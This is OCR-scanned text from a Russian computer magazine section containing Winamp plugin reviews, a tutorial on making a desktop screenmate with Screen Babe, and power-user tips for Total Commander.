- **норка автора** : http://dj-helper.musicpage.com




DJ Helper version 2 51

Несложный диджейский микшер, позволяющий делать ремиксы. Средств для этого предостаточно: регулировка скорости проигрывания, повторы, питчи (pitch), регулировка BMP (Beats Per Minute), задержки и т.д. Правда, управлять всем этим делом с ходу не получится. Но это не беда, вместе с плагином автор заботливо впаривает хтмл, в котором раскрывается все секреты этой программулины.

iZotope Vinyl

- **размер файла** : ~ 1,55 Мб
- **версия Winamp** : 2
- **норка автора** : www.izotope.com

Еще один оригинальный микшерский пульт с 13 готовыми настройками. Ты как бы переносишь свое творение на виниловую пластинку.




iZotope Vinyl

А с помощью ручек, кнопок и регуляторов (либо выбираешь готовую настройку) воссоздаешь неидеальность звучания пластинки. Если все выставить в положение max, то ты бесплатно насладишься винилом с помойки :).

MuchFX2

- **размер файла** : ~ 85 Кб
- **версия Winamp** : 2
- **норка автора** : www.ressl.com.ar




MuchFX2

Устраняет недостаток Winamp'a, позволяя подключать несколько DSP-плагинов одновременно. Дает возможность объединять эффекты, создаваемые разными плагинами. Но это не всегда получается, и они (разные плагины) начинают мешать друг другу.

SoftAmp VirtualSound

- **размер файла** : ~ 1,45 Мб
- **версия Winamp** : 2
- **норка автора** : www.softamp.com



SoftAmp VirtualSound

Виртуальный 4-полосный эмулятор 3D-звука, позволяющий создать эффект присутствия 4-х колонок. Перетаскивая колонки мышкой по виртуальной комнате вокруг ушастого и очкастого черепа (вид сверху), моделируй разное звучание. Помести колонку левее и мнимый источник слева усиливается, чем ближе к черепу, тем громче звучание. При желании из двух колонок сделай два сабвуфера (WF). Есть эмуляция музыки в замкнутом помещении (RV, 9 вариаций). Плагин сделан качественно, но иметь 4 колонки, конечно, лучше.

Input/Output

Input/Output - к этой категории относятся плагины, позволяющие работать с разными форматами: воспроизводят, конвертируют, микшируют, записывают и т.д. Благодаря этим плагинам, с помощью Winamp'а можно не только слушать музыку, но и смотреть кино, телевизор и DVD. И это еще не вечер.

NEXT

DivX Ext PRO

- **размер файла** : ~ 55 Кб
- **версия Winamp** : 2
- **норка автора** : http://klub.chip.pl/create




DivX Ext PRO

Теперь все смотрят видео из Winamp'a! Установив этот маленький плагин, ты обеспечиваешь поддержку видео. Осталось запихнуть внутрь Winamp'а винды, и будет один сплошной Winamp ;).

MP3 Output Plugin

- **размер файла** : ~ 131 Кб
- **версия Winamp** : 2
- **норка автора** : http://php.indiana.edu/~cshei



MP3 Output Plugin


Позволяет использовать Winamp в качестве писалки mp3. Писать можно с любых источников, которые поддерживает Winamp: радио, CD, аудиофайлы и т.п. Когда ты активизируешь плагин, появляется окошко с настройками. В нем меняется куча параметров: битрейт, качество кодирования, приоритет записи, заголовок композиций (ID3-Tag), который потом виден в Winamp'е, и т.д. Забудь про Nero, у тебя есть Winamp.

General Purpose

General Purpose - к этой категории относятся плагины, дополняющие дефолтовые возможности Winamp'а. Порой попадаются весьма экзотические: будильник, минибраузер (в последних версиях включен изначально), мониторинг системы и т.д. Жаль, что квартиру охранять не умеет.

Resumer

- **размер файла** : ~ 67 Кб
- **версия Winamp** : 2
- **норка автора** : http://helgi.vrn.ru/fe/WINAMP/RESUMER.EXE



MP3 Output Plugin

Позволяет запоминать последние настройки эквалайзеров и место в композиции, на котором был сделан выход из Winamp'а. При новом запуске Winamp'а автоматически начинает воспроизведение с той же позиции. Есть несколько настроек: интервал сохранения (ставь не менее 10 секунд, а то грузит тачку), автоматическое воспроизведение при загрузке Winamp'а, сохранение только при играющей композиции, принудительное сохранение кэша на диск (на случай некорректного выхода из системы) и воспроизведение композиции всегда с самого начала независимо от того, на каком месте был сделан выход.

Album List v1.35

- **размер файла**а : ~ 131 Кб
- **версия Winamp** : 2
- **норка автора** : http://come.to/albumlist




Album List

Отличное дополнение к стандартному Winamp'ному Playlist'у. Сканирует диски или отдельные директории, которые ты сам заранее определишь в установках плагина. Информация отображается по директориям (формат настраивается), в которых были найдены mp3-файлы. Кликаешь по любой и получаешь внутренности в стандартном Playlist'е. Теперь загрузить все песни с диска, на котором нет готового листинга (*.m3u), не составит труда.

Russian Language by Judge v1

- **размер файла** : ~ 59 Кб
- **версия Winamp** : 2
- **норка автора** : http://ftp27e.newaol.com/customize/component/2000/12/7/P/Russian_Language_by_Judge_v1b.exe



Russian Language by Judge v1

Отечественный продукт для русификации Winamp'а. После инсталляции плагина зайди в Options -> Preferences и выбери в окне вкладку Setup. Далее кликни на кнопке English (default) и выбери Russian. После перезагрузки Winamp'а наслаждайся великим и могучим.

Winamp BrowserBar

- **размер файла** : ~ 1,25 Мб
- **версия Winamp** : 2
- **норка автора** : www.beesknees.freeserve.co.uk/software

Добавляет в заголовок любого окна кнопки управления Winamp'ом (на скриншоте это видно). Поставив один раз себе этот плагин, я без него как без рук. А гибкие настройки позволяют адаптировать под себя. Меняется количество (всего их 15) и очередность следования кнопок. Сидя в том



Winamp BrowserBar

же Word'е, ты без труда сможешь перейти к новой композиции, изменить громкость, поставить паузу или остановить музыку. Рядом с кнопками по желанию выводится название композиции и время.

mir_dll

- **размер файла** : ~ 68 Кб
- **версия Winamp** : 2
- **норка автора** : http://ftp27e.newaol.com/customize/component/2001/12/23/P/mir_dll.exe



mir_dll

Позволяет отображать в MIrc'е любую информацию о композиции, которую ты в данный момент слушаешь, и управлять Winamp'ом прямо из Mirc'а. При инсталляции требует указать место, где валяется Mirc. После этого копирует туда dll'ку и доку на английском языке(readme.htm). В доке подробно расписано, как поиметь этот плагин :). Видимо в виде бонуса позволяет получать информацию, не связанную с Winamp'ом: система, загруженность памяти, свободное место на дисках, процессор, сеть и т.д. Все управление плагином - полностью через Mirc. Чтобы вывести список всех доступных команд, используй в Mirc'е команду /dll mir.dll help.

PC_Zone

КАК ЗАМУТИТЬ СВОЙ SCREENMATE SCREEN BABE

A.P.$lasH (ap-slash@tfs.kiev.ua)

Как замутить свой screenmate

Screen Mate (экранный дружище) - пестрая маленькая бестия, которая обитает на рабочем столе. Она разбрасывает иконки, царапает обои, чихает и кашляет в самый неподходящий момент. Проще говоря, изо всех сил старается тебе помочь. Разумеется, о вкусах не спорят. Кому-то нравится толстая салатовая крыса, которая каждые 20 минут будет орать «Боже, царя храни!», а кому-то больше по душе глупо попискивающий Микки-Маус. На всех не угодишь, но можно замутить свой собственный скринмэйт. Ни бельмеса в программировании? Не беда. Под чутким руководством программы Screen Babe это по силам любому - от Арнольда Шварценеггера до профессиональной асфальтоукладчицы. Проверим?


Screen Babe

<А как хорошо все начиналось...>

Начнем с дружественного визита на сайт компании Casperlab Software - именно там обитает столь необходимая нам программа. Вот тебе ссылка на дистрибутив - http://www.casperlab.com/download/screenbabe.exe, скачивай.

Интерфейс получился на удивление удачным - все инструменты под рукой, нет ничего лишнего. Скринмэйты рождаются из чрева старых добрых GIF, JPG и BMP, появляются из любого места твоего захламленного экрана, таранят чердаком таскбар под звуки в формате Midi, WAV, MOD и MP3... Красота. Уже скачал? Запускай.

Стартовый экран программы напоминает классический перекрёсток из дремучих русских сказок. По первой иконке кликнешь (Старт) - работать начнешь, на вторую топнешь (Обучение) - уму-разуму научат, на третью ненароком свалишься (Регистрация) - 15 зеленых потеряешь. Жми на первую. Остальные пока и без нас перетопчутся. В будущем, если захочешь, воспользуешься кнопками на тулбаре, а сегодня будем учиться по пунктам главного меню программы, чтобы названия основных действий лучше запомнить. Выбирай в меню File - New Project (Файл - Новый проект). Начнем, пожалуй.




Во всей своей красе

<Он сказал: «Поехали!»>

Так как скринмэйты из воздуха не появляются (какая жалость, скажи?), программа тут же попытается уточнить у своего нового хозяина исходные данные. Соглашайся. Разберем очередное диалоговое окошко по пунктам. Перво-наперво Screen Babe запрашивает название файла с изображением грядущего шедевра (Select animation to be used in Screen Mate event). Желательно выбрать GIF с анимацией, чтобы потом не мучиться в поисках дополнительных кадров. Лично я разобрал ресурсы игрушки EggSucker (http://www.raptisoft.com) и вытащил оттуда симпатичную фиолетовую ящерицу, причём с крыльями. Далее выбираем событие (Event), при котором этот рисунок появится на экране (When animation should appear on screen). Screen Babe предлагает на выбор On Idle (это когда ты не пытаешься размазать скринмэйт курсором по экрану, вызвать его меню, перетащить за хвост к таскбару), On Startup (при запуске своего творения), On Close (при его закрытии) и Custom (для вызова из других событий, а также из пунктов пользовательского меню). Выбирай On Startup, там разберемся. После этого нужно указать позицию на экране, из которой скринмэйт впервые закричит тебе «Джеронимо!» (Where is the first position of this animation on screen). Для начала можешь поставить Top screen random (случайная позиция на самой верхушке рабочего стола). Напоследок укажем How is the character movement on the screen - в какую сторону ломанется твой питомец, рыча и лязгая бивнями. Если хочешь, используй классический вариант Fall into taskbar (падает на таскбар), однако шар земной не станет кубом, если ты выберешь более тривиальные Move to left/right/top/bottom (перемещается влево/вправо/вверх/вниз) или еще более скромную No movement (стоит столбом). Все, кликай на OK. Теперь в программе стали доступными несколько дополнительных действий. Одно из самых главных - «Save project». Понимаешь, да? Нажми на Ctrl+S.


Ты только что создал первое событие, которое управляет



Новое событие

скринмэйтом. Судя по названию (On Startup), оно выполняется при запуске твоего приложения. Я выбрал для этого события изображение фиолетового яйца (кажется, это яйцо слона), поставил его на вершине рабочего стола и намекнул на то, что пора прыгать в сторону таскбара. Ты не поверишь, но этого уже вполне достаточно для создания полноценного скринмэйта. Выбери в меню программы пункт Run - Preview Screen Mate (Выполнить - Показать скринмэйт). Хорошо летит... А что тебе не нравится? Да, оно улетает за пределы таскбара и больше не появляется. Ну, и хр... ну, и что с того? Это ведь только начало. Не торопись, сейчас все исправим.


Screen Mate Builder



Более простой конструктор скринмэйтов можно найти по адресу www.screenmate.net. Говорю это тебе на тот случай, если на освоение программы Screen Babe у тебя нет времени :).

<Нам нужны активные ребята>

Для продолжения банкета нам нужно создать дополнительное событие, т.к. OnStartup выполняется всего один раз. В главном меню программы есть пункт Event - Add event (Событие - Добавить событие). Воспользуйся. В качестве картинки я выбрал серию кадров под кодовым названием «Ящерица, которая летит налево». Событие - On Idle, направление - Move left, начальная позиция - Current position (в данном случае - позиция по умолчанию). Почему именно Current position, объясню позже. Слева от нашей картинки есть список, над которым красуется надпись «Action/Event» (Действие/Событие). В первой колонке перечислены условия, во второй можно указать соответствующее действие. В нашем случае нужно выделить событие OnHitBottomScreen (как только объект ударится о нижнюю границу экрана) или OnHitTaskBar (о панель задач) и нажать на появившуюся кнопку с троеточием. Если ты все сделал правильно, на экране должно появиться диалоговое окно с заголовком Select Action (Выбрать действие). С его помощью твой скринмэйт сможет открывать браузер с любым адресом, выводить на экран текстовые сообщения, отправлять комбинации клавиш произвольной программе, перемещать курсор мышки... Нет смысла перечислять все возможные варианты. Важно лишь то, что любое из этих действий стартует только в результате выполнения указанного тобой условия. Выбирай из списка действие «Run an animation», а в качестве параметра укажи название своего нового события (скорее всего, оно у тебя называется On idle #2). Запускай скринмэйт.
OK, яйцо падает на таскбар и превращается в грустную ящерицу, флегматично дефилирующую в сторону левой




Выбор действия

границы экрана. Это уже хорошо. Теперь понимаешь, зачем нужно было выбрать именно Current position? Чтобы птеродактиль не появился на пустом месте в 20 метрах от яйца. Это же не X-Files, это жестокая реальность. Ящеры именно так и рождаются, поверь мне. Есть лишь одно кардинальное отличие. Еще ни одна фиолетовая ящерица не появилась на свет в абсолютной тишине. К счастью, для Screen Babe не проблема озвучить каждый кадр твоего детища.

<Эта музыка будет вечной>

К сожалению, я понятия не имею, что именно кричат новорожденные рептилии - «Мама!», «Папа!» или «Баба Зина!», поэтому ограничимся стандартным звуком куриного яйца, разбитого всмятку. Начнем с того, что озвучить нужно первый кадр летящей ящерицы, чтобы звук раздался сразу же после ее появления. Выдели первый кадр мышкой (вокруг него должна появиться синяя рамочка) и выполни пункт меню Sound - Add sound on current frame (Звук - Добавить звук в активный кадр). В твоем распоряжении ряд дополнительных параметров - Play once (Проиграть звук один раз), Re-Play when loop (каждый раз, когда на экране появляется этот кадр), Continous loop (зациклить воспроизведение) и Play in all-animation except WAV (непрерывно, на протяжении всей последовательности кадров). Нам нужен первый вариант. Сам понимаешь, во всех остальных случаях фиолетовая ящерица, издающая




Озвучивание кадра


звук разбивающихся яиц, будет выглядеть неэстетично. Да, она пролетает в опасной близости от таскбара, но это еще ни о чем не говорит.

<Последние штрихи>

Да, гулящая попалась рептилия... Влево она летит, однако после этого снова скрывается за пределами экрана. Впрочем, это дело десятое. Ты уже знаешь, как добавить новую последовательность кадров, поэтому запросто прицепишь к проекту летящую вправо ящерицу. Останется всего лишь указать в ее событии OnHitRightScreen выполнить анимацию левосторонней ящерицы, в которой OnHitLeftScreen указан вызов правосторонней. Т.е. зациклить оба события, понимаешь? Дело за малым - навести окончательный марафет нашему проекту.
Помни о том, что поведением всех кадров управляет событие OnDrawFrame (вывод картинки на экран). Помимо этого, можно указать отдельное действие для каждого изображения - пункт меню Edit - Add/Modify Action on Current Frame (Правка - Добавить/изменить действие для текущего кадра). Например, я добавил в первые шесть кадров перемещение изображения на 2 пиксела вниз, а в остальные - на два пиксела вверх. Соответственно, ящерица полетела по легкой пьяной синусоиде. В списке Screenmate Settings (параметры скринмэйта) полезно по-




Новый пункт меню



Дельце сделано!

SWF Decompiler



Если ты не художник, и предпочитаешь «оживлять» персонажей, нарисованных другими, то, возможно, тебе стоит иметь под рукой SWF Decompiler (www.sothink.com) - удобный инструмент для извлечения звуков, текстов и картинок из твоих любимых flash-роликов.

ставить галку напротив опций Always on Top (поверх всех окон), Dragable (можно перетаскивать мышкой) и Hide from Taskbar (не показывать на панели задач).
Справа от окна предпросмотра текущего кадра есть список Custom popup menu (пользовательское выпадающее меню), в которое можно добавить собственные пункты (например, вызов браузера с переходом на твою домашнюю страницу).
Словом, все как в лучших домах Парижа. Осталось выбрать в меню долгожданный Run - Build Screen Mate (Выполнить - Создать скринмэйт) и почувствовать себя акушеркой. Мадам, у вас фиолетовая ящерица!

Как видишь, в создании собственного скринмэйта нет ничего сложного. Если возникнут вопросы - пиши. Если и так все понял - поздравляю, передай статью друзьям или знакомым. В крайнем случае, поищи подходящую асфальтоукладчицу. Успехов!

PC_Zone

TOTAL COMMANDER ДЛЯ ПРОДВИНУТОГО ПОЛЬЗОВАТЕЛЯ

Андрей Пясецкий aka Ergo (webmaster@wincmd.ru)

TOTAL COMMANDER для продвинутого пользователя

Если ты используешь Total Commander - прочитай эту статью, поскольку ты наверняка еще не задействовал ВСЕ возможности этой проги. Если ты используешь Проводник - прочитай эту статью, чтобы переполниться завистью. Если ты используешь любой другой файловый менеджер - прочитай эту статью, потому что она изменит твои взгляды на Total Commander и заставит тебя отправить любой конкурирующий продукт прямиком в корзину :).


<Разведка боем>

Работу с любой более-менее серьезной прогой у опытных юзеров принято начинать с ее настройки. Не будем нарушать традицию, тем более что Total Commander - очень гибкий в этом плане инструмент, его можно буквально часами доводить до ума. А начать это дело следует с какого-нибудь простого, но приятного твика. Например, с отключения Командной строки (Configuration -> Options -> Layout). Данная панель чрезвычайно легко вызывается (Left Arrow или Right Arrow), так что ее постоянное присутствие на экране ничем не оправдано.


Теперь обратимся к Панели функциональных кнопок. Многие, считая себя опытными пользователями, отключают ее, полагая, что особой пользы от нее нет. И в самом деле, для тех, кому для работы в TC нужна только клавиатура, это - на 100% правильное решение. А вот тем, кто хоть иногда прибегает к услугам мышки, я бы рекомендовал не торопиться. Открою один маленький секрет: данная панелька, оказывается, поддерживает Drag'n'Drop, так что не обязательно глупо тыкать курсором в кнопки (F3, F4, F8) на ее теле, можно просто перетаскивать на них выделенные файлы и папки. Кстати, про "тыкать"! Нажми-ка правой кнопкой мышки на F8-Delete. Откроется контекстное меню, откуда ты сможешь очистить стандартную Корзину Windows или же посмотреть ее свойства. Удобно, не правда ли?

<Осваиваем Панель инструментов>

Развлекаясь отключением различных элементов интерфейса Total Commander, постарайся, чтобы жертвой твоих экспериментов не стала Панель инструментов. Эта панель - один из главных козырей TC. С ее помощью так приятно вызывать внешние программы, системные команды и команды меню. Увы, стандартная конфигурация Панели инструментов представляет собой жалкое зрелище. Самое противное, что мало кто решается это изменить. Хотя, скорее всего, пользователи не знают, к примеру, о том, что на Панели инструментов можно размещать кнопки переключения на... другие панели! А ведь это так просто! Надо лишь выбрать в меню Configuration пункт Button bar и в появившемся окне кликнуть по кнопочке Add Subbar. Воспользовавшись этой возможностью TC, я с удовольствием вынес все программы для работы с моим CDRW-приводом на отдельную панель.


Панель инструментов для работы с CDRW-приводом

Впрочем, это уже высший пилотаж - для начала можно ограничиться тем, что взять и "перетаскать" (удерживая при этом клавишу Shift) на Панель инструментов свои



Tweak Total Commander

При настройке Total Commander необходимо помнить, что многие параметры программы скрыты от глаз обычного пользователя. Конечно, все они подробно описаны в справке, но я не думаю, что ты из тех юзеров, которые часто заглядывают в хелп. А значит, мой тебе совет: кроме самого Total Commander, скачай и установи на своей машине еще и Tweak Total Commander (www.wincmd.ru/files/tweaktc.zip). Эта программа позволяет осуществлять изменение тех параметров в конфигурационном файле wincmd.ini, которые по тем или иным причинам не были вынесены автором TC в окно настройки.

самые любимые программы, файлы и папки. Попробуй-ка то же самое сделать в Проводнике или в FAR-е :). Но слушай дальше! Допустим, на Панели инструментов TC появилась кнопка WinAmp'a. Что будет, если ты перетащишь на нее папку с mp3'шками? Ты не поверишь: запустится Winamp и проиграет все файлы из этой папки! Если же предварительно создать кнопку для AVP (думаю, сработает и с другими антивирусными программами), а затем бросить на нее какой-нибудь файл или каталог - AVP моментально просканирует его на вирусы. Принцип ясен? Ок, тогда ответь мне, что будет, если на иконку какой-нибудь папки ("Мои документы", "Temp" и т.п.), прописавшейся на Панели инструментов, перетащить с файловой панели какие-нибудь файлы? Правильно, тут же начнется процесс копирования. Хе-хе... Что ты теперь думаешь о контекстных меню и встроенной в Windows функции "Отправить в..."? :)

<Как быть с часто используемыми каталогами?>


Так, Панелью инструментов Total Commander, ты, я думаю, уже заинтересовался. Дальше разберешься сам... как-нибудь на досуге, поскольку мы идем дальше. У нас на очереди знакомство с меню часто используемых каталогов. Указанное меню является одной из изюминок Windows Commander. Вызывается оно нажатием Ctrl+D (по умолчанию) или с помощью мышки - двойным кликом по названию текущей директории (строка чуть выше файлового окна). Думаю, по названию меню нетрудно догадаться, что оно служит для быстрой навигации по часто используемым директориям. Посмотри на скриншот - впечатляет?



Меню Часто используемых каталогов в действии

Меню часто используемых каталогов содержит список добавленных прежде папок, плюс две дополнительные команды. Одна позволяет быстро добавить текущий каталог в список или удалить его, а вторая открывает диалоговое окно, в котором можно сортировать сделанные ранее записи меню, добавлять/удалять новые каталоги, подменю и разделители. Впрочем, если ты захочешь построить множество подменю и разделителей, то для редактирования списка избранных каталогов я бы порекомендовал все-таки воспользоваться сторонней утилитой, а именно Wincmd Directory Menu Customizer (www.wincmd.ru/files/widimec11.zip)


При настройке списка часто используемых каталогов я рекомендую при написании названия закладки использовать символ "&", то есть писать, скажем, не "Downloads", а "&Downloads", причем первую букву хорошо бы делать латинской, поскольку при работе с файловым менеджером мы обычно используем английскую раскладку клавиатуры. Что это дает? А то, что теперь, чтобы перейти в указанный каталог, тебе достаточно будет нажать Ctrl+D, а потом D.



Wincmd Directory Menu Customizer


<Некоторые любят погорячее>

Быстрее способ можно придумать, разве что, назначив для этого каталога собственное "горячее" сочетание клавиш. Хочешь попробовать? Тогда воспользуйся меню Start (Start -> Change start menu). Добавь в нем свой избранный каталог, в качестве команды указав "cd полный путь к каталогу" без кавычек. Останется лишь назначить горячие клавиши, ассортиментом которых, к сожалению, меню Start пока не блещет. Зато после этого переключение в избранный каталог осуществляется практически мгновенно.



Редактирование меню запуска

Продолжая тему горячих клавиш, нужно сказать, что Total Commander по умолчанию имеет огромное количество клавиатурных сочетаний для работы, которое нужно распечатать на принтере и изучить. Но для начала его необходимо дополнить. Поэтому отправляйся в Configuration -> Options -> Misc. и ищи там Redefine hotkeys (keyboard remapping). Вот здесь уже на выбор клавиатурных сочетаний грех жаловаться.



Переназначаем горячие клавиши

Нашел? Хорошо, тогда я настоятельно советую сделать следующие существенные изменения:

Ctrl+H - **cm_SwitchHidSys** - включить/выключить показ скрытых файлов. Лично мне удобнее работать, когда скрытые и системные файлы не портят картину своим присутствием. Но иногда нужно видеть и их.

Ctrl+W - **cm_CopyNamesToClip** - копировать в буфер имена файлов. Можно копировать как один файл, так и несколько.


NEXT

PC_Zone

TOTAL COMMANDER ДЛЯ ПРОДВИНУТОГО ПОЛЬЗОВАТЕЛЯ

Андрей Пясецкий aka Ergo (webmaster@wincmd.ru)

стол в Total Commander. Иногда навигацию приходится начинать именно оттуда. Плюс там, по всей вероятности, находится разный мусор, который следует удалить. И оттуда же начинается прямой путь и в Мои документы, и в Корзину. Кстати, открыть рабочий стол можно, набрав в командной строке "\\" без кавычек.

Alt+Home - cm_OpenControls - открыть панель управления Windows в Total Commander.

